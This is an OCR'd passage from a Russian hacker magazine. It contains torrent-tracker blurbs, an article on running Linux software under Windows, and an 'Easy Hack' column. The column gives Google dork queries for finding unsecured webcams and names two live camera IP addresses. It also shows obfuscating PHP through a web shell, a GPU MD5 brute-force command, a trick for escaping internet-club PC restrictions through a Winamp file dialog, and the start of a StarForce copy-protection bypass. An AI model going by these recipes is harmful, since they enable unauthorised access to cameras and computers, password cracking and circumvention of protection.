Один из крупнейших трекеров в мире и по количеству пользователей, и по контенту. Контент на любой вкус. Тут и игры, и фильмы, и все, что душе угодно. Причем от посетителя не требуется регистрироваться и выполнять сложных телодвижений — можно сразу переходить к закачке. Благодаря большому количеству пользователей, скорость закачки всегда на высоком уровне, поэтому счастливы будут как владельцы широких инет-каналов, так и совсем узеньких.

Torrent Finder (http://torrent-finder.com)
Это не торрент-трекер, а специализированный поисковик torrent-файлов. С помощью этого сервиса очень удобно искать какие-нибудь эксклюзивные вещи. Вбил запрос, подождал несколько секунд и вуаля — куча ссылок на торрент-файл с похожим названием. Torrent Finder производит поиск по самым крупным забугорным трекерам, но, к сожалению, обходит стороной отечественные ресурсы.



СТЕПАН «STEP» ИЛЬИН
/ step@gameland.ru /



КАК МЫ СДЕЛАЛИ LINUX ИЗ WINDOWS


НОВЫЕ СПОСОБЫ ЗАПУСКА НИКСОВЫХ ПРИЛОЖЕНИЙ ПОД ВИНДОЙ

Как объединить возможности Linux и Windows? Чтобы для перехода из одной в другую не приходилось перегружать компьютер или использовать виртуальную машину, которая обязательно скушает половину всех ресурсов! Чтобы было удобно, наконец! Мечта? Уже реальность!

Идея иметь полноценное (или почти полноценное) Linux-окружение в Windows многим не дает покоя. Конечно, ничто не мешает нам запустить виртуальную машину, используя, к примеру, бесплатное решение VMware Server, и установить в качестве гостевой ОС все, что душе угодно. Но разве ж захочется каждый раз запускать требовательную к ресурсам виртуальную машину только для того, чтобы воспользоваться несколькими приложениями? С тем, что это работает медленно и неудобно, мириться еще можно, но вот жертвовать сотнями Мб оперативной памяти и процессорным временем зачастую просто нереально. Но если не так, — то тогда как же?

СТАРЫЙ ДОБРЫЙ CYGWIN

Возможность объединить Windows и Unix без использования виртуализации появилась давно. Кто из нас не пробовал использовать небезызвестный Cygwin — специальную среду, предназначенную для переноса программ из POSIX-совместимых операционных систем в Windows? Многие никсовые утилиты, портированные с помощью Cygwin, отлично чувствуют себя под Виндой и до сих пор развиваются. Я и сам отлично помню, как радовался, впервые скомпилив какую-то линуксовую программу (кажется, это был эксплоит) прямо под Windows. По сути, Cygwin представляет собой библиотеку, которая реализует интерфейс прикладного программирования unix-систем на основе системных вызовов Win32 (стандартных для Винды). Продукт по-прежнему отлично справляется со своими задачами, а в случае использования сборок **CYGNOME** (Cygwin + GNOME, cygnome.sourceforge.net) и **KDE-cygwin** (Cygwin + KDE, kde-cygwin.sourceforge.net) даже позволяет запускать кое-какие оконные приложения. Сказка? Ну, не совсем. Даже несмотря на эмуляцию никсов, складывается ощущение недоделанности и отсутствия интеграции в саму систему. Окно с консолью в Cygwin, претендующее на звание тукса в Винде, — не совсем то, чего мы хотели. Командная оболочка в системе остается прежней: тот же пресловутый cmd.exe и никак иначе. А ведь люди, привыкшие к bash или другой удобной никсовой оболочке, едва ли пойдут на компромисс с ограниченностью решения от Microsoft. Да, можно установить сборник GNU utilities for Win32, в который входит 26 портированных никсовых утилит (например, любимый многими grep), отчасти компенсировав отсутствие привычных инструментов, но опять же — об интеграции в систему речи не идет. Расширенная оболочка от Microsoft — PowerShell — хоть и предоставляет огромный простор для деятельности (о чем ты можешь прочитать в отдельной статье,


Приложения тукса ничем не отличаются от приложений винды

Настройка Samba для доступа andLinux к файловой системе Windows

которую мы выложили на диске) и основательно встраивается в систему, но ничего общего с никсовым bash не имеет. Так как же быть?

РЕШЕНИЕ ОТ MICROSOFT

Выход нашелся там, где его не ищешь — на сайте Microsoft, в виде специального пакета Windows Services for UNIX (SFU), который свободно доступен для закачки. Сами разработчики позиционируют его как специальную подсистему для IT-профессионалов, желающих безболезненно переползти на винду с никсовых систем. Подсистему назвали Interix и это, я тебе скажу, что-то! Последний релиз SFU включает более 350 любимых юниксоидами утилит (среди них vi, ksh, csh, ls, cat, awk, grep, kill), которые полностью интегрируются в систему. Помимо этого в SFU входит GCC 3.3, отладчик GDB, сервер и клиент NFS и еще множество полезных в хозяйстве вещей. К сожалению, упомянутую командную оболочку bash, файловый менеджер Midnight Commander, демон OpenSSH, редактор emacs или http-демон Apache придется ставить вручную, но готовые к установке пакеты легко скачать с сайта www.interopsystems.com/tools/warehouse.htm. Тем более, перечисленные программы — лишь малая часть того, что там есть.
В результате установки SFU ты получаешь полное ощущение, что находишься в *NIX окружении. Чего стоит один bash, исполняемый подсистемой ядра и поэтому работающий с той же скоростью, что и Win32-приложения. Установив ssh-демон, ты превращаешь обычную Windows XP в многопользовательский сервер, на котором одновременно могут работать несколько активных аккаунтов. И не надо использовать каких-либо дополнительных средств, вроде Terminal Services — вот тебе готовое решение да еще со многими возможностями никсов. Ну, а ежели работать в консоли не нравится, то ничто не мешает установить бесплатный X-Window-сервер, специально оптимизированный для SFU — **X-Win32 LX** (www.starnet.com/xwin32LX/get_xwin32LX.htm). Напомню, что X Window System представляет собой протокол, с помощью которого видеовывод может быть послан с одного компьютера на другой. В итоге получаем полноценный Remote Desktop. В завершение стоит отметить, что все перечисленное устанавливается на раз-два, как и любое обычное приложений для Windows. Огорчает одно: последний релиз SFU вышел еще в 2006 году, а новых версий, по всей видимости, не предвидится.


LINUX ПОД WINDOWS: РЕАЛЬНО?

Если даже специалисты из Microsoft занимаются вопросом создания Linux-окружения в Windows, то разумно предположить, что аналогичные решения есть и с другой стороны баррикад. Большая проблема в запуске никсовых приложений под Виндой заключается в отсутствии соответствующего ядра операционной системы, и это отлично понимала команда программистов из Японии. Озадачившись этой загвоздкой, они представили сначала концепцию, а потом и реализацию Linux ядра, целиком портированного в Windows! Проект получил название Cooperative Linux или, сокращенно, **coLinux** (www.colinux.org). Он стал первой свободной разработкой, позволяющей запустить Linux под Виндой без всякой виртуализации и необходимости перекомпилировать приложения! Достигается это за счет специального драйвера, отображающего системные вызовы Linux в вызовы Windows. Когда приложение пытается вызвать привычную для себя функцию Linux, ее работа не обламывается с ошибкой — вызов транслируется в набор системных вызовов самой Винды и успешно выполняется. Все это работает значительно быстрее, чем в любых виртуальных машинах, поскольку используется родное для Windows ядро и не тратятся ресурсы на виртуализацию.
Несмотря на то, что с помощью coLinux можно запустить не только линуксовые приложения, но и вообще сам тукс, подробно рассматривать мы его не будем. Зато остановимся на двух других проектах, которые используют coLinux в качестве основы, но более дружественны к пользователю, избавляя от необходимости тратить время на настройку, которую в случае с «голым» пришлось бы выполнять вручную. Первым из этих проектов является **andLinux** (andlinux.org).


КАК СДЕЛАТЬ ИЗ WINDOWS UBUNTU?

Если тебя кто-то спросит «Что такое andLinux?», то лучше всего ответить так: «Это практически полный дистрибутив Ubuntu Linux, который работает прямо в Windows-системе!» Да-да, именно так! В качестве ядра используется coLinux, однако по возможностям andLinux намного превосходит его. Для скачки с официального сайта доступен уже готовый к использованию дистрибутив. В общем-то, обычная программа, если не считать вес: 131 Мб для версии с графической оболочкой XFCE и минимальным набором утилит — и аж 653 Мб для полной версии с KDE. Если ты не знаешь, что это такое, выбирай второй вариант — не ошибешься.
Установка пакета в систему ничем особенным не выделяется, но придется ответить на несколько вопросов мастера, указав некоторые параметры работы andLinux:
1. Количество оперативной памяти, которое смогут использовать Linux-приложения, лучше выбирать «не менее 256 Мб», хотя все будет работать, даже если выделить лишь 128.
2. Что касается вопроса, как запускать andLinux, советую выбрать вариант с автоматическим запуском в виде сервиса Windows.
3. Чтобы надстройка имела доступ к основной файловой системе, придется настроить Samba (специальный сервис в nix-системах, позволяющий подключаться к расшаренным


warning
Virtual Desktop, coLinux, andLinux будут работать только на 32-битных версиях Windows 2000, XP, 2003, Vista. Поддержка 64-битной платформы пока существует лишь в планах.


dvd
В качестве бонуса мы подготовили на диске andLinux и некоторые другие программы.


Меню для запуска программ. Неопытные пользователь даже не узнают, что все они, на самом деле, линуксовые



SFU позволяет получить знакомую юниксоидам командную оболочку BASH прямо в Винде

Красивая Ulteo Virtual Desktop

ресурсам сетей Microsoft). Для этого необходимо создать папку в Винде и сделать ее доступной из сети (расшарить), а во время установки andLinux — указать ее имя и, если требуется, логин и пароль для доступа.
После установки в системе появляется панель (в случае дистрибутива с XFCE) или иконка в трее (в случае KDE), с помощью которой и запускаются предустановленные Linux-приложения. Для рядового пользователя это выглядит как набор самых обычных программ! Ничуть не удивительно, ведь все они имеют привычное для Windows обрамление (в отличие от уродливого Cygwin'а). Поэтому перепутать «чужеземца» с обычной программой очень просто!
Можно запустить абсолютно все, что и в Ubuntu Linux. По крайней мере, никаких ограничений мы не нашли и без проблем наставили кучу софта из репозиториев Ubuntu, воспользовавшись пакетными менеджерами apt-get и Synaptic. Если ты с ним еще не знаком, это твой реальный шанс оценить их мощь и удобство. Открыл окошко, нашел название нужной программы, нажал «Установить» — вот и вся установка. Менеджер сам закачает нужные файлы дистрибутива, а также все необходимые библиотеки и предоставит пользователю готовое для запуска приложение. Это даже проще, чем поставить программу в Windows! Естественно, ничто не мешает собирать программы из исходников. В общем, andLinux работает потрясающе, и единственным неудобным моментом можно счесть разве что обмен файлами между Windows и Linux посредством расшаренных папок и Samba.

РЕШЕНИЕ НАПОСЛЕДОК

Возможно, наш опыт превращения Винды в тукс на этом бы и закончился, если бы 19 мая этого года компания Ulteo не объявила о запуске бета-тестирования своего нового приложения — **Ulteo Virtual Desktop** (www.ulteo.com/home/en/virtualdesktop). По сути, почти то же самое, что и andLinux. Новинка также основана на coLinux и позволяет запускать самые разные никсовые приложения без необходимости перекомпиляции. В связи с

KDE под Windows


Еще зимой вышла финальная версия графической оболочки KDE 4.0, получившая новый пользовательский интерфейс и улучшенную внутреннюю архитектуру. В KDE 4.0 входят браузер Konqueror, текстовый редактор Kate, карта-глобус Marble, оконный менеджер KWin, офисный пакет KOffice, новый файловый менеджер Dolphin и другие приложения. Но самое интересное, что разработчики всерьез взялись за создание портированной версии KDE на Mac OS X и Windows! Посмотреть на результаты разработчиков можно уже сейчас, скачав инсталлятор отсюда с winkde.org/pub/kde/ports/win32/installer/.

В чем фишка работы coLinux?

VMware — это универсальное средство виртуализации, позволяющее запустить несколько гостевых систем с разными операционками. Для каждой из них она создает виртуальную машину и таким образом тратит колоссальные ресурсы компьютера на эмуляцию аппаратуры, а также работу гипервизора, который обеспечивает доступ «виртуалок» к физическому аппаратному обеспечению. В результате, все вместе работает очень медленно. Ситуацию обещает исправить поддержка аппаратной виртуализации в современных процессорах.
CoLinux — это порт стандартного ядра Linux, работающий как один процесс в операционной системе Microsoft. Вместо того чтобы эмулировать всю систему, разработчики модифицировали ядро Linux так, чтобы оно запускалось как обычный процесс ОС. Никакой виртуализации оборудования не происходит, однако ядру тукса «подсовывается» виртуальная прослойка, которая транслирует вызовы Linux в вызовы Windows. Аппаратные затраты в этом случае минимальны, и приложения работают несравнимо быстрее. Но об универсальности приходится забыть.






Установка Windows Services for UNIX ничем не отличается от установки обычного приложения

Командная строка Cygwin'а, не интегрирующаяся в систему,— явно не предел мечтаний

тем, что это еще ранняя бета, разработчики рекомендуют использовать только предустановленный набор программ (Kopete, Konqueror, KPdf, GIMP и т.д.), которые запускаются из специального меню сразу после установки пакета и не требуют какой-либо дополнительной настройки. Но если не брать в расчет это ограничение (тем более, приложения устанавливать на самом деле можно, правда, на свой страх и риск), то уже сейчас можно выделить несколько серьезных преимуществ разработки перед andLinux (справедливости ради замечу, что окончательного релиза у этой разработки также не было).


Разработчики Ulteo Virtual Desktop намного удобнее реализовали систему обмена файлами с Windows. Папка учетной записи пользователя в Windows автоматически монтируется в домашнюю папку Linux, что несравнимо комфортнее, нежели обмениваться через расшаренные ресурсы. Отличная поддержка звуковой системы и принтеров прямо «из коробки» — еще один конек системы. Остается только добавить автоматическое обновление программы и синхронизацию данных через интернет. Искренне надеюсь, что Virtual Desktop будет быстро

info

• Во время работы с coLinux и разработками, на ней построенными, тебе, возможно, потребуется пароль root'а. Вариантов стандартного пароля всего три: пустой пароль, «root», «colinux». Все зависит от сборки.

• Во время установки Virtual Desktop создает на жестком диске файл размером примерно в 5 Гб, в котором располагается виртуальная файловая система. Его можно забэкапить или перенести на другой компьютер с установленной надстройкой.

В andLinux входят пакетные менеджеры apt-get и Synaptic, с помощью которых можно легко установить множество линуксовых приложений





Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /

№1

ЗАДАЧА: ПРОВЕСТИ ОБФУСКАЦИЮ PHP-КОДА

РЕШЕНИЕ:

В прошлом номере][мы уже говорили о такой проблеме, как запутывание собственного PHP-кода. С научной точки зрения, сей процесс называется обфускацией — приведением исходного текста исполняемого кода к виду, сохраняющему функциональность программы, но затрудняющему анализ и понимание алгоритмов ее работы. Сегодня мы решим задачу, пользуясь утилой от хакера DX под названием **PHP Obfuscator**. Скрипт написан полностью на PHP и предоставляется автором свободно и в открытом виде. Коротко ознакомлю тебя с основными возможностями обфускатора:


1. Скрипт имеет веб-интерфейс, поддерживает обфускацию имен переменных, имен функций, методов классов, шифрование статических строк (без переменных), а также сжатие PHP-кода (удаляются лишние пробелы, комментарии и т.п.).
2. Есть возможность указать переменные, функции, которые не следует заменять, а также функции, параметры которых не следует заменять.
3. Можно выборочно отключить обфускацию строк/переменных/функций. Для каждого типа также есть по два вида обфускации.
4. Не поддерживаются конструкции $$var_name и eval, после обфускации необходимо будет поменять соответствующие имена функций в функциях, устанавливающих манипуляторы (например, ob_gzhandler). Не поддерживаются вызовы функций по их именам из строк.

Как видишь, достоинств у тулзы намного больше, чем недостатков. Теперь рассмотрим, собственно, алгоритм наших действий, направленных на обфускацию нужного PHP-кода:

1. Выбираем любой веб-шелл с дирой на 777 либо бесплатный/платный хостинг.
2. Заливаем в веб-диру (например, */img*) файл *dxobf.php* (обфускатор).
3. Переходим по линку к нашему скрипту, например: *http://host.com/img/dxobf.php*
4. В поле «Исходный код PHP-файла» вбиваем код, который необходимо обфусцировать.
5. Отмечаем понравившиеся галки в меню «Опции обфускации».
6. Жмем баттон и довольствуемся результатом.

Скрипт имеет множество настроек и опций, посему процесс обфускации стал еще приятнее и удобнее :).

Запутываем наш скрипт




№2

ЗАДАЧА: ОТЫСКАТЬ ВЕБ-КАМЕРЫ С ОТКРЫТЫМ ДОСТУПОМ


РЕШЕНИЕ:

Думаю, ты не раз задавался целью поиска открытых веб-камер в Сети. Не спорю, наблюдать за людьми/событиями на другом конце Земли (или офиса :)) довольно забавно. Удобнее всего осуществлять поиск с помощью любимого Гугла. При составлении запросов тебе поможет знаменитый ресурс http://johnny.ihackstuff.com. Наиболее жизнеспособные запросы я приведу в качестве примера:

```
inurl:"ViewerFrame?Mode="
inurl:netw_tcp.shtml
intitle:"supervisioncam protocol"
inurl:CgiStart?page=Single
inurl:indexFrame.shtml?newstyle=Quad
intitle:liveapplet inurl:LvAppl
inurl:/showcam.php?camid
inurl:video.cgi?resolution=
inurl:image?cachebust=
intitle:"Live View / — AXIS"
inurl:view/view.shtml
intext:"MOBOTIX M1"
intext:"Open Menu"
intitle:snc-rz30
inurl:home/
inurl:"MultiCameraFrame?Mode="
intitle:"EvoCam"
inurl:"webcam.html?quot;
intitle:"Live NetSnap Cam-Server feed"
```



Учимся подсматривать



```
intitle:"Live View / — AXIS 206M"
intitle:"Live View / — AXIS 206W"
intitle:"Live View / — AXIS 210"
inurl:indexFrame.shtml Axis
inurl:"ViewerFrame?Mode="
inurl:"MultiCameraFrame?Mode=Motion"
intitle:start inurl:cgistart
intitle:"WJ-NT104 Main Page"
intext:"MOBOTIX M1" intext:"Open Menu"
intext:"MOBOTIX M10" intext:"Open Menu"
intext:"MOBOTIX D10" intext:"Open Menu"
intitle:snc-z20 inurl:home/
intitle:snc-cs3 inurl:home/
intitle:snc-rz30 inurl:home/
intitle:"sony network camera snc-p1"
intitle:"sony network camera snc-m1"
site:.viewnetcam.com -www.viewnetcam.com
intitle:"Toshiba Network Camera" user login
intitle:"netcam live image"
intitle:"i-Catcher Console — Web Monitor"
inurl:/home/home
intitle:flexwatch intext:"Copyright by Seyeon TECH Co"
intitle:"snc-rz30 home"
intitle: Network camera
```

Как видишь, каждый из запросов ориентирован на конкретный тип веб-камер, поэтому ты запросто можешь сконструировать несколько собственных. Алгоритм наших действий достаточно прост:

1. Определяемся с типом веб-камеры, доменной зоны, etc.
2. Идем на Гугл и составляем интересующий нас запрос.
3. Кликаем по линкам и наслаждаемся (иногда даже админскими правами).

Чтобы не быть голословным, оставлю тебе на растерзание два рабочих линка на веб-камы:

```
http://65.254.62.79/CgiStart?page=Single&Language=0
http://84.45.154.218:2220/CgiStart?page=Single&Language=0
```

Но учти, подглядывать — нехорошо.

№3

ЗАДАЧА: МАКСИМАЛЬНО БЫСТРО СБРУТИТЬ MD5-ХЭШ, НЕ ИСПОЛЬЗУЯ RANBOW-ТАБЛИЦ

РЕШЕНИЕ:

Как ты знаешь, большинство утил для брута мд5-хэшей довольно медлительны. Принцип их действия основывается на использовании мощностей процессора твоего компа. Однако, утила CUDA в своих «вычислениях» юзает видеокарту Nvidia (а точнее, ее мультипроцессоры, коих в последних версиях около 16). Результат подобного подхода налицо — сумасшедшая скорость перебора паролей. Рассмотрим все необходимые действия:

1. Видеокарта потребуется **Nvidia GF8600GT** (или выше)
2. В Windows XP нужно установить последние драйверы **ForceWare: 169.21.**
3. Запускаем утилу:

```
nvCUDA.exe -f=mypas.txt -s=7 -e=7
```

Где:
-f= — файл с паролями до 50 шт., типа *admin:9987d22788e810116a45109f2ea88648*;
-s= — начальное количество символов в пароле (6 — по дефолту);
-e= — конечное количество символов в пароле (8 — по дефолту).

4. Необходимые библиотеки и утилу ты найдешь на нашем DVD.

Скорость перебора составляет на заявленной видеокарте порядка 105 млн паролей в секунду, так что — дерзай.

Только для Nvidia

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Версия 5.1.2600]
(С) Корпорация Майкрософт, 1985-2001.

C:\Documents and Settings\root>C:\nvCUDA\nvCUDA
Device Emulation (CPU)   Clock rate: 1.350 Mg
There is no device supporting CUDA.
```



ЗАДАЧА: ПОЛУЧИТЬ ДОСТУП К ФАЙЛАМ НА КОМПЕ В ИГРОВОМ КЛУБЕ


РЕШЕНИЕ:

Сегодня каждый уважающий себя клуб либо интернет-кафе управляются при помощи специальной проги. В обязанности ее клиентской части может входить контроль интернет-трафика, времени пользования, ограничение управления компом и т.п. Нас будет интересовать доступ к файлам. Следующий метод будет работать во многих клубных системах — рассмотрим его на примере **ClubControl** (www.clubcontrol.ru). Если тестим в клубе, первые два пункта, естественно, можем пропустить.

1. Ставим «ClubControl Client». Прога с русским интерфейсом, поэтому разобраться не составит труда. Вводим заранее оговоренный пароль.
2. Создаем раздел с любым именем: «Раздел → Добавить раздел». Добавляем ярлык для запуска: «Раздел → Добавить ярлык». В качестве экзешника выбираем наш winamp (надеюсь, этот редчайший плеер у тебя установлен).
3. Итак, подготовка закончена. Щелкаем по ярлыку, в Винампе вызываем диалог открытия файла (в моей версии «Open file(s)») и ... получаем доступ лишь к разрешенным файлам и папкам (в отдельных случаях, когда местные админы слишком ленивы — ко всему компу). Обычно для пользователя отводится своя папка. Можно сливать файло со своей флешки на комп и обратно, удалять, запускать и изменять файлы в своей директории.
4. Но много радости это нам не доставит, поэтому в поле для ввода имени открываемого винампом файла нагло пишем «C:». Несмотря на то, что в спускающемся меню «Папка» дальше собственной директории нам уйти

не удавалось (до ввода «C:» все было скрыто), а теперь при клике по этому меню плеер вылетает с ошибкой, — в основном окне диалога выбора файла мы свободно распоряжаемся всеми файлами на диске C. До содержимого остальных жестких дисков и CD/DVD-приводов можно добраться аналогично; вспоминаем английский алфавит и вводим в поле «Имя файла» — «D:», «E:», «F:» и так далее.
У данного подхода есть один большой минус: несмотря на свою популярность, Winamp'а может не оказаться в игровом клубе. Плюсами являются универсальность по отношению к клубным програм и возможность экспериментировать: получаем через прогу, установленную на компе игрока, доступ к explorer'у, и пытаемся обойти ограничение.
Хочется отметить, что все ваши манипуляции при желании легко просматриваются (а возможно, логируются) с админского компа клуба, поэтому при выборе музыки стоит поторопиться :).


Новое применение старым програм



№5

ЗАДАЧА: ОБОЙТИ STARFORCE ДЛЯ ЗАПУСКА ИГРЫ С ОБРАЗА
РЕШЕНИЕ:
Старфорс — всем известная система защиты дисков, основанная на их физическом строении.
1. Будем исходить из того, что у нас на руках уже есть образ диска, считанный на низких скоростях (1x-4x) с RMPS (физическая подпись записываемого диска). В противном случае для качественного создания образа лучше всего юзать Alcohol120% при всех включенных опциях эмуляции и типе данных StarForce.
